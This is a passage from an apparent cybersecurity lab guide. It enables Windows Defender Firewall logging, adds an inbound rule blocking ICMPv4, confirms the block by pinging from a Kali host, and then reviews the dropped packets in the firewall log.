- On the Windows Defender Firewall with Advanced Security on Local Computer pop-up window, select Customize in the Logging section.

Step 7
- On the Customize Logging Settings for the Private profile pop-up window, select the following in the drop-menus:
    - Log dropped packets: Yes
    - Log successful connections: Yes
- Click OK.

Step 8
- Click the Public Profile tab on the Windows Defender Firewall with Advanced Security on Local Computer pop-up window.

Step 9
- On the Windows Defender Firewall with Advanced Security on Local Computer pop-up window, select Customize in the Logging section.

Step 10
- On the Customize Logging Settings for the Public profile pop-up window, select the following in the drop-menus:
    - Log dropped packets: Yes
    - Log successful connections: Yes
- Click OK.

Step 11
- Click OK on the Windows Defender Firewall with Advanced Security on Local Computer pop-up window.
- The logging for dropped and received packets and the server has been enabled. Enabling logging will enable a Cyber Security Specialist to detect malicious activity directed at the device.

Step 12
- Select Inbound Rules in the Windows Defender Firewall with Advanced Security window.

Step 13
- Select New Rule in the Actions pane.

Step 14
- In the New Inbound Rule Wizard - Rule Type window, enable the Custom radio button.
- Click Next.

Step 15
- Click Next on the Program page.

Step 16
- On the Protocols and Ports page, select ICMPv4 in the Protocol type drop-down menu.
- Click Next.

Step 17
- Click Next on the Scope page, leaving the default selections.

Step 18
- Select the Block the connection radio button on the Action page.
- Click Next.

Step 19
- Click Next on the Profile page, leaving the default selections.

Step 20
- In the Name page, enter the following in the Name field:
    - ICMP Block
- Click Finish.
- A firewall rule has been created to block all inbound ICMPv4 traffic. This will prevent the server from receiving any ping requests from devices on the network.

Step 21
- Connect to ACIKALI.
- Open the Terminal Emulator window from the Taskbar.

Step 22
- In the Terminal window, type the following:
    - ping -c 10 192.168.0.2
- Press Enter.

Step 23
- The ping command executed will send 10 ICMP packets to the ACIDM01 device. It can be seen that the command was not successful in sending the packets.
- Close the Terminal window.

Step 24
- Connect to ACIDM01.
- Open File Explorer from the Taskbar.

Step 25
- In File Explorer, in the Address field, enter the following:
    - C:\Windows\System32\LogFiles\Firewall
- Press Enter.

Step 26
- In File Explorer, double-click the pfirewall text document.

Step 27

- In the pfirewall file, locate the ICMP DROP log.
- The Windows Defender Firewall has captured the dropped packets from the ACIKALI device. A Cyber Security Specialist can use these logs to investigate possible malicious activity.
- Close the Notepad window